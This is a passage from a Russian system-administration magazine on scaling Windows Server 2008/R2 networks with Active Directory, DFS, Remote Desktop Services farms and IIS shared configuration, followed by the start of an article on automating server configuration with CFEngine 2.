время. Мы не будем рассматривать процесс возможной миграции на свободные ОС, а также массовое наращивание вычислительной мощности систем. Постараемся обойтись имеющимся железом, объединяя доступные вычислительные ресурсы. Вполне естественным в случае роста компании будет переход на доменную структуру. В этом случае достигается требуемая централизация настроек, можно легко организовать правильный доступ к сетевым ресурсам, интернету, контролировать на клиентских ОС настройки и наличие только нужных пользователю приложений. Процесс поднятия контроллера домена со всеми тонкостями уже описывался в журнале (см. «Первый шаг навстречу Active Directory» в ] [ 04.2007 и «В лабиринте AD» ] [ 11.2008), поэтому остановимся лишь на основных рабочих моментах. Прежде, чем установить роль «Доменные службы Active Directory», запустить мастер установки доменных служб Active Directory (dcpromo) и подключить к домену компьютеры пользователей, следует собрать информацию от пользователей следующего характера: ФИО, сетевое имя системы (текущее и желаемое), логин, пароль (для первого входа), список программ, необходимость доступа к сетевым ресурсам, использование интернет-сервисов, местонахождение компьютера. Такая бумага с одной стороны поможет лучше сориентироваться и более качественно подготовиться к переходу, с

другой стороны является своего рода подстраховкой, чтобы пользователь потом не жаловался, почему у него вдруг перестала работать аська. Особое внимание уделяем структурам организации, в которых используется специфическое ПО. В первую очередь, бухгалтерии, где и «своих» программ более чем предостаточно, и представители этого отдела, как правило, не могут внятно объяснить, что им действительно нужно, и как они там вообще работают. Но чуть что случись, гнев начальства обрушится, естественно, на админа. Далее ставим КД и тестируем подключение к домену одной-двух систем, если проблем не обнаружено, заводим последовательно всю сеть. Так как после ввода в домен пользователь уже не будет являться локальным администратором, могут возникнуть грабли с доступом к некоторым данным на NTFS разделе, возможно, перестанут запускаться программы, или окажутся недоступными некоторые файлы настроек и данных. Первый вход под учетной записью пользователя должен сделать сам администратор, чтобы убедиться, что все работает. При необходимости нужно скорректировать параметры доступа. Чтобы в первые дни не бегать лишний раз, лучше сразу активировать удаленный доступ к компьютерам по RDP или настроить любой другой способ, если это не было сделано ранее (об удаленном управлении Windows читай в статье «Незримое присутствие»), опубликованной в предыдущем номере ] [ ).



В качестве контроллера домена нужно использовать только выделенный сервер, с минимальным количеством ролей (в небольших организациях обычно этой рекомендацией пренебрегают, но тут уж ничего не поделаешь). Учитывая, что КД является сердцем сети, необходимо гарантировать отказоустойчивость и доступность сервиса, поэтому КД должно быть два. В удаленных филиалах, имеющих большое количество компьютеров, также желательно присутствие «своего» КД, который будет реплицировать данные с основного КД. Лучше, если это будет контроллер домена только для чтения (Read-Only Domain Controller, RODC), при его использовании пользователи смогут без проблем регистрироваться даже при отсутствии доступа в интернет, а компрометация или кража RODC не повлечет нарушения функционирования всего леса.

Наверное, не стоит даже напоминать о необходимости создания резервной копии перед проведением важных перестроек.

**ХРАНЕНИЕ ДАННЫХ** При небольшом количестве компьютеров и малом объеме общих данных пользователи обычно обмениваются файлами через гостевые папки. Расширение количества систем заставляет задуматься о доступности информации и более эффективном хранении данных, ведь при множественных сетевых подключениях компьютер начинает ощутимо тормозить. Здесь самое время вспомнить о распределенной файловой системе (Distributed File System, DFS). Пользователь получит более прозрачный механизм доступа к сетевым ресурсам, ведь все общие ресурсы будут объединены в единое пространство имен, и не нужно будет каждый раз искать компьютер, на котором находятся нужные файлы. Учитывая, что данные одновременно хранятся на нескольких компьютерах с автоматической репликацией, получаем возможность более равномерно распределить нагрузку и увеличить доступность данных, в случае выхода из строя одной из систем, где находился сетевой ресурс. Репликация использует механизм, получивший название удаленное разностное сжатие (Remote Differential Compression — RDC), при котором по сети передаются лишь различия, что уменьшает трафик. Отслеживается актуальность содержимого, поэтому сервер, который долгое время был недоступен, не сможет переписать обновленные данные.

В принципе, DFS можно активировать и без Active Directory в режиме Standalone (автономный), но в таком случае не используется репликация, а доступность данных будет зависеть от работоспособности сервера, хранящего информацию о структуре DFS.


В статье «Страж файлового дерева», опубликованной в декабрьском номере ] [ за 2007 год, подробно говорилось о реализации DFS на Win2k3. В Win2k8/R2 у DFS появились новые возможности, и немного изменился принцип настроек. Так DFS реализован в виде сервисной роли файловых служб. Для установки следует активировать роль «Файловые службы» и затем на этапе выбора служб ролей включить два пункта «Пространства имен DFS» и «Репликация DFS». На следующем шаге мастера можно создать пространство имен или отложить этот шаг и организовать Namespace при помощи консоли. Затем следует выбрать тип создаваемого пространства имен. Так как у нас используется Active Directory, тип «Изолированное пространство имен» нам не подходит. Поэтому отмечаем «Пространство имен на основе домена» и переходим к следующему шагу, где указываем учетную запись (должна входить в группу админов домена), от имени которой мастер будет выполнять все настройки. И, наконец, последняя установка позволяет добавить сетевые папки в пространство имен. Просто выбираем систему, затем сетевой ресурс и указываем имя. По окончании нажимаем Установить и ожидаем завершения работы мастера.

В консоли все делается проще:

```
> ServerManagerCmd -install FS-DFS FS-DFS-Namespace \
FS-DFS-Replication
```

Дальнейшая настройка производится при помощи консоли DFS, ярлык для запуска которой находится в меню Администрирование. В частности, рассмотрим, как настроить репликацию данных. Добавляем еще один объект, который в пространстве имен DFS будет связан с текущей папкой. Выбираем в окне консоли первую папку и в контекстном меню пункт «Добавить конечный объект папки», указываем еще один сетевой ресурс. Мастер запросит создать группу репликации для выбранных объектов, соглашаемся. В дальнейшем, при добавлении новых папок в группу, настроить репликацию можно будет при помощи мастера репликации папок.

В некоторых ситуациях необходимо изменение файлов, расположенных в одной сетевой папке, остальные используются лишь для доступности и резервного копирования. В DFS, реализованной в Win2k8, эта задача решается просто, достаточно установить нужную папку в режим «Только чтение». Папки для чтения предназначены только для реплицирования в них данных, которые не нужно менять. Это могут быть отчеты, файлы установки, да и, в принципе, любые файлы (например,



Настройка пространства имен при добавлении роли DFS

веб-сервера, о чем ниже), если такая необходимость возникла. Для включения режима для чтения выбираем группу репликации, переходим во вкладку Членства и, выбрав нужную сетевую папку из контекстного меню, щелкаем «Сделать доступным только для чтения». Пользователи, обращающиеся к сетевым ресурсам, видят список всех ресурсов, часто тех, к которым они не должны иметь доступа.

Это отвлекает их от работы, они пытаются открыть такую папку или файл. При этом службы аудита заносят в системный журнал большое количество варнинговых сообщений. Еще один неприятный момент: если пользователь увидит файл типа «Уволить.doc» он, естественно, будет нервничать и создавать нерабочую обстановку. Новая функция — перечисление на основе доступа (Enable Access-Based

## Полезные инструменты при переходе на Active Directory


Переход на Active Directory представляет собой достаточно трудоемкий процесс, который требует тщательного планирования. Чтобы уменьшить количество спорных вопросов, Microsoft выпустила ряд утилит.

**Microsoft Assessment and Planning Toolkit** — инструмент широкого применения, позволяющий собрать данные (без установки агентов, используя WMI) об установленном оборудовании, системных настройках и установках безопасности, а затем выдать рекомендации по возможности использования ряда сервисов (Hyper-V, SQL и так далее). И хотя Active Directory в списке нет, общую картину ты все же получишь.

Подобная утилита **Active Directory Sizer tool**, которая на основании введенной админом информации (количество доменов, топология, наличие Exchange) помогает определиться с системными требованиями. К сожалению, **Active Directory Sizer tool** ориентирован под домен на Win2k, поэтому в современных ОС может помочь лишь при общем анализе ситуации.

Утилита **ADTest.exe** позволяет провести нагрузочное тестирование сервера Active Directory и оценить потенциал имеющегося оборудования.

При слиянии двух и более организаций придется либо настраивать доверительные отношения между доменами, либо организовать один домен. В последнем случае будет полезен инструмент **Active Directory Migration Tool (ADMT)**, предназначенный для переноса учетных записей пользователей и компьютеров, а также группы в другой домен. Мастер позволяет проверить параметры миграции перед переносом данных и убедиться в отсутствии конфликтов.



Добавляем еще один объект для репликации

Enumeration, ABDE) — как раз и позволяет решить эту проблему. С ABDE пользователи видят только разрешенные файлы и каталоги. Суть в следующем: после включения в корне DFS все ссылки будут иметь связанный дескриптор безопасности, что дает возможность скрыть от пользователя те файлы, на которых у него нет прав. По умолчанию функция ABDE для пространства имен отключена. Активировать достаточно просто. Для этого используется консольная утилита **dfsutil**. Включаем:

```
> dfsutil property ABDE \\synack.ru\
    Namespace1
Пространство имен \\synack.ru\
Namespace1: ABDE ВКЛЮЧЕНО
```


Для примера установим разрешение на чтение списка файлов группе админов домена:

```
> dfsutil property acl grant \\srv1\
    Namespace1\docs "SYNACK\
    Domain Admins":R Protect Replace
```

Примечание: если сетевой ресурс находится на системе ниже Win2k8/Vista, то указанные параметры не сработают. При попытке их использования получим ошибку.

Также в консоли DFS обращает на себя внимание новая вкладка **Репликация**. Дело в том, что в Win2k8 для репликации папки SYSVOL вместо службы репликации файлов используется DFS. Настройки в указанной вкладке позволяют установить квоты, выбрать каталог для промежуточных файлов и определить действия при конфликтах. В случае если DFS запущен на контроллере RODC, DFS для SYSVOL автоматически устанавливается в режим «только для чтения». В Win2k8R2 появились новые функции, и возможности DFS не ограничиваются лишь работой с сетевыми папками. Так в DFS теперь можно настроить отказоустойчивые кластеры как часть группы репликации, причем кластеры поддерживаются как в Standalone, так и в Domain-based DFS.

**РУЛИМ ТЕРМИНАЛАМИ** В большинстве повседневных задач обычному пользователю хватает компьютера с небольшой мощностью,



## Установка служб ролей удаленных рабочих столов


и только некоторые приложения требуют более производительных систем, но нужны они не часто. Выход из ситуации прост: установить один мощный комп, а пользователи будут подключаться к нему по протоколу RDP, используя службу терминалов. Такой подход, кроме прочего, позволяет сэкономить и на лицензиях. При увеличении количества компьютеров и объединении офисов возникнет необходимость пересмотреть существующие настройки, чтобы к TS (Terminal Services) могли подключаться удаленные пользователи, а также распределить увеличившуюся нагрузку между имеющимися серверами. В Win2k и Win2k3 поставленные вопросы решались танцами с бубном, но в Win2k8 появились новые функции, которые практически полностью снимают все проблемы с настройкой доступа к TS. Это технология RemoteApp, позволяющая работать удаленно с отдельно выбранным приложением, веб-доступ к службам терминалов (TS Web Access) и шлюз служб терминалов (TS Gateway) (подробно о настройке TS в Win2k8 читай в статье «Зона терминального доступа» в ] [ 09.2008). В Win2k8R2 к ним добавилась функция Virtual Desktop Infrastructure (VDI), которая (для пользователя) практически стирает грань между приложением, запущенным на локальной системе и в виртуальной среде. Также стоит отметить, что в R2 служба Terminal Services стала называться иначе — служба удаленных рабочих столов (Remote Desktop Services, RDS), так что придется привыкать к новому названию. Теперь рассмотрим подробнее отдельные настройки.

Службы RDS являются одной из ролей сервера Win2k8R2, достаточно отметить нужный флажок и затем установить необходимые службы ролей. Перечислять их все не буду, так как назначение понятно из описания, которое приводится здесь же. Причем, если планируется использование «Узла сеансов удаленных рабочих столов», то все приложения на сервере лучше установить после настройки этой роли. Если ранее работавшие приложения после развертывания RDS отказываются запускаться, просто переустанови их, это решит проблему.

При выборе VDI появится запрос на добавление Hyper-V, поэтому сервер должен отвечать всем требованиям, которые предъявляются для установки этой системы виртуализации (подробнее о Hyper-V читай в статье «Гиперактивная виртуальность», опубликованной в ] [ 02.2009).

В зависимости от выбранных служб ролей, в мастере будут появляться дополнительные шаги для предварительной настройки их работы.

Если в сети используются компьютеры с ОС, которые поддерживают протокол CredSSP (от Vista и выше), то нужно



## Консоль управления RDS


активировать проверку подлинности на уровне сети. Это увеличит безопасность, так как подлинность пользователя проверяется **перед** подключением к серверу, что позволит снизить ущерб от DoS-атак и требует меньше системных ресурсов при подключении. Затем в консоли можно изменить эти и любые другие установки. На этапе «Настройка взаимодействия с пользователем» флажком указывается функциональность, которая будет доступна пользователям — воспроизведение аудио- и видеопотока, запись звука, Aero (конечно, если они не запрещены групповыми политиками).

Для работы шлюза RDS необходимо создать политики авторизации подключений, это можно сделать при помощи мастера установок роли или затем в консоли. Процесс создания политик при помощи мастера достаточно прост. Указываем группы пользователей, которым будет разрешен доступ (это, естественно, должна быть отдельная группа), имя политики и метод проверки подлинности Windows (пароль и/или смарт-карта), и определяем, к каким компьютерам смогут подключаться пользователи в этой политике (определенные или любые). Также в процессе работы мастера необходимо установить службу защиты сетевого доступа NAP (подробности смотри в статье «Сетевой коп» в ] [ 12.2008).

После перезагрузки, которую необходимо произвести по окончании установки роли, будут выведены результаты установки и рекомендации по дополнительной настройке сервисов.

Далее разберем настройку фермы хост-серверов RDS. Основной компонент — посредник подключений к удаленному рабочему столу (RD Connection Broker, в Win2k8 — брокер сеансов служб терминалов), который и обеспечивает равномерное распределение нагрузки между серверами, с возможностью подключения к существующим сеансам (в Win2k3 для этого использовалась политика Session Directory (каталог сеансов)).


Используя консоль «Управление компьютером», добавляем все хост-сервера в локальную группу «Компьютеры посредника сеансов» (Локальные пользователи и группы — Группы — Компьютеры посредника сеансов — Свойства — Добавить — Типы объектов — Компьютеры). Открываем консоль «Конфигурация узла сеансов удаленных рабочих столов» (Администрирование — Службы удаленных рабочих сто-




### ► info

Что можно почитать по данной теме:

- Установка контроллера домена на Win2k3 — «Первый шаг навстречу Active Directory», ] [ 04\_2007.
- Настройка КД в Win2k8 — «В лабиринте AD», ] [ 11\_2008.
- Настройка Hyper-V — «Гиперактивная виртуальность», ] [ 02\_2009.
- Настройка Terminal Services в Win2k8 — «Зона терминального доступа», ] [ 09\_2008.
- Настройка NAP — «Сетевой коп», ] [ 12\_2008.
- Настройка NLB в Win2k3 — «Непотопляемый сервер», ] [ 02\_2008.
- Настройка Failover Cluster в Win2k8 — «Безотказный файловый обменник», ] [ 10\_2008.



## Подключаем узел к ферме



## Настройка общей конфигурации IIS

лов), находим раздел «Член фермы в посреднике подключений к удаленному рабочему столу», вызываем окно свойств, переходим в «Посредник подключений к удаленному рабочему столу». Параметры здесь неактивны, чтобы настроить их, нажимаем «Изменить» и в появившемся окне устанавливаем переключатель в «Член фермы». В открывшихся полях внизу страницы заполняем имя сервера посредника и имя фермы. После проведенных операций становится доступным параметр «Участвовать в балансировке нагрузки посредника подключений». При помощи цифр указывается относительный вес сервера. По умолчанию установлено значение 100, если другому серверу присвоить 50, то он будет принимать вдвое меньше нагрузки, чем первый. В поле «Выберите IP-адреса, используемые для повторного подключения» устанавливаем флажки для всех IP-адресов, которые необходимо использовать. Вот, собственно, и все. Кстати, эти настройки можно произвести при помощи групповых политик: Конфигурация компьютера — Политики — Административные шаблоны —

Компоненты Windows — Службы удаленных рабочих столов — Хост-сервер сеансов удаленных рабочих столов — Посредник подключений к удаленному рабочему столу. После всех этих манипуляций с возросшей нагрузкой будут справляться два менее производительных сервера.

**МАСШТАБИРОВАНИЕ IIS** Если веб-сервер перестает справляться с нагрузкой, и под рукой есть маломощные сервера, то прежде чем бросаться покупать новое оборудование, можно настроить веб-ферму и равномерно распределить входящие подключения между узлами кластера. Используя два сервера, мы не только поднимаем производительность, но и увеличиваем отказоустойчивость. В Win2k8/R2 используется новая версия IIS 7.x, являющаяся совершенно новым решением, по сравнению с предыдущими версиями этого веб-сервера. Главные новшества IIS седьмой версии — модульная архитектура, использование новых конфигурационных файлов и новые инструменты управления. Всего доступно около 40 служб ролей IIS, которые разбиты на 8 групп, но администратор устанавливает лишь действительно необходимые функции. Конфигурационные файлы выполнены в XML-формате (размещаются в %systemroot%\windows\system32\inetmgr\config) и достаточно просто переносятся между машинами (здесь IIS стал напоминать Apache), поэтому клонировать настройки веб-сервера можно простым копированием файлов (например при помощи хсору). В предыдущих версиях это было на порядок сложнее. Данная особенность используется в механизме Общая конфигурация (Shared Configuration), когда один конфигурационный файл (AppHost.config), размещенный на UNC ресурсе, используют несколько веб-серверов, что помогает в создании веб-ферм. Для начала создаем общую сетевую папку и отдельную учетную запись пользователя, который будет владельцем этой папки (устанавливаем нужные права для NTFS и сетевого доступа). Затем в диспетчере служб IIS выбираем узел и в поле Управление щелкаем пункт «Общая конфигурация». При помощи ссылки с несколькими странным названием «Выполняется экспорт конфигурации», размещенной в поле Действия, экспортируем настройки, указав сетевой путь и учетные данные для доступа. Чтобы защитить данные от чтения посторонними, вводим ключ шифрования. Теперь ставим флажок «Включить общую конфигурацию», вводим логин и пароль для доступа к ресурсу и в появившемся окне ключ для расшифровки. Теперь веб-сервер будет брать настройки с указанного сетевого ресурса. На остальных серверах выполняем аналогичные действия (без экспорта настроек, так как они уже есть), копируем контент и получаем несколько абсолютно одинаковых сайтов. Настройки теперь можно производить только в одной из консолей диспетчера служб IIS, все изменения автоматически будут подхвачены другими серверами. Задействовав возможности DFS и указав в качестве места расположения файлов (конфигурационных и статического контента) сетевой ресурс, мы получаем самонастраивающуюся отказоустойчивую веб-систему. Останется только настроить службу Network Load Balancing (NLB) для распределения сетевой нагрузки между веб-серверами.

**ЗАКЛЮЧЕНИЕ** Как видишь, многие проблемы, возникающие при увеличении нагрузки, можно решить, просто перераспределив ресурсы или изменив стандартную схему. Конечно, не всегда это удается, иногда все же приходится докупать оборудование. Здесь важно проанализировать ситуацию и правильно оценить конечный результат. ■



### ► Links

Ресурс Microsoft, посвященный Win2k8R2 — [www.microsoft.com/windowsserver2008/ru/ru](http://www.microsoft.com/windowsserver2008/ru/ru).

# Оставленные без присмотра

## АВТОМАТИЗИРУЕМ НАСТРОЙКУ СЕРВЕРОВ С ПОМОЩЬЮ CFENGINE 2

Администрируя сеть из множества машин, выполняющих однотипные функции, ты рано или поздно начнешь задумываться об автоматизации процесса их конфигурирования и управления ими. Программы вроде `ssh` и `rsync` в этом случае помогут только отчасти, вынуждая выполнять львиную долю работы вручную. Однако существует инструмент, способный автоматизировать большую часть функций администрирования и превратить сеть серверов в интеллектуальную самонастраиваемую инфраструктуру.

**CFENGINE (CONFIGURATION ENGINE)** — один из старейших и наиболее мощных инструментов администратора, который позволяет управлять сетью машин в автоматическом режиме с минимумом ручной работы. С помощью правил CFEngine администратор может описать состояние, в котором должна находиться та или иная машина или сеть машин в определенное время или при определенных обстоятельствах. Отклонение от этого состояния повлечет за собой принятие корректирующих мер. CFEngine позволяет контролировать многие аспекты состояния системы, включая редактирование файлов, запуск/останов сервисов, установку/удаление приложений, настройки сети и многое, многое другое. При должном уровне терпения и знаний особенностей работы контролируемых машин, ты вполне сможешь создать интеллектуальную сеть, где сбой какой-либо машины или появление аномалий будут автоматически исправлены без необходимости вмешательства со стороны человека.

**УСТАНОВКА** Не так давно разработчики CFEngine объявили о выходе третьей версии своего ПО, которое включает множество дополнений, расширяющих функциональность и повышающих гибкость системы. Однако официальное англоязычное руководство и огромное множество другой документации, которую ты сможешь найти в Сети, до сих пор ссылается на версию номер два. Более того, во многих дистрибутивах третья версия вообще недоступна в репозиториях, поэтому мы не

будем рассматривать ее в рамках статьи, а остановимся на стабильном и проверенном временем CFEngine 2.

Итак, вторая версия CFEngine доступна почти во всех UNIX-подобных ОС и Linux-дистрибутивах, поэтому получить и установить его не составит труда. Например, для установки в Debian/Ubuntu достаточно выполнить всего одну команду:

```
$ sudo apt-get install cfengine2
```

Пакет CFEngine состоит из трех ключевых компонентов:

- Сервер (`cfserverd`)
- Клиент (`cfagent`)
- Планировщик (`cfexecd`)


Сервер `cfserverd` — центральная часть комплекса, принимает запросы клиентов и отдает им файлы, содержащие инструкции по изменению конфигурации машин.

Клиент `cfagent`, называемый в словаре CFEngine-агентом, устанавливается на все управляемые машины. Его задача — подключение к серверу, получение конфигурационных файлов и исполнение содержащихся в них инструкций (модификация системных файлов, установка ПО, запуск серверов и т. д.). Планировщик `cfexecd` ответственен за запуск агента на машине-клиенте. Его задача — запуск агента через определенные интервалы времени с возможным перенаправлением стандартных ввода/вывода и отсылка диагностических сообщений администратору.

Кроме описанных выше компонент, CFEngine устанавливает в систему набор подсобных утилит, необходимых для выполнения специфических задач. Одна из них — `cfgroup`, которая может быть использована для запроса экстренного подключения удаленных агентов к серверу (можно использовать для отладки). Утилита `cfkey` предназначена для создания пар "публичный/приватный ключ", используемых для взаимной аутентификации сервера и агентов. Демон `cfenvd` осуществляет мониторинг работоспособности системы, отслеживая информацию о процессах, сетевых соединениях, общей загрузке, свободной памяти и т. д. В дальнейшем эту информацию может использовать `cfagent` для обнаружения аномалий и принятия мер по устранению проблем, а утилита `cfenvgraph` способна визуализировать эту информацию в виде графа. `Cfshow` позволяет исследовать текущее состояние CFEngine с помощью интерфейса командной строки. После установки пакет создает собственный подкаталог в каталоге `var` (`/var/lib/cfengine2`), который содержит все компоненты системы:

### Каталоговая структура CFEngine 2

```
bin — бинарные файлы, ссылка на /usr/sbin
inputs — конфигурационные файлы, ссылка на /etc/cfengine2
modules — сторонние расширения
ppkeys — публичные и приватные ключи
state — текущее состояние CFEngine
```



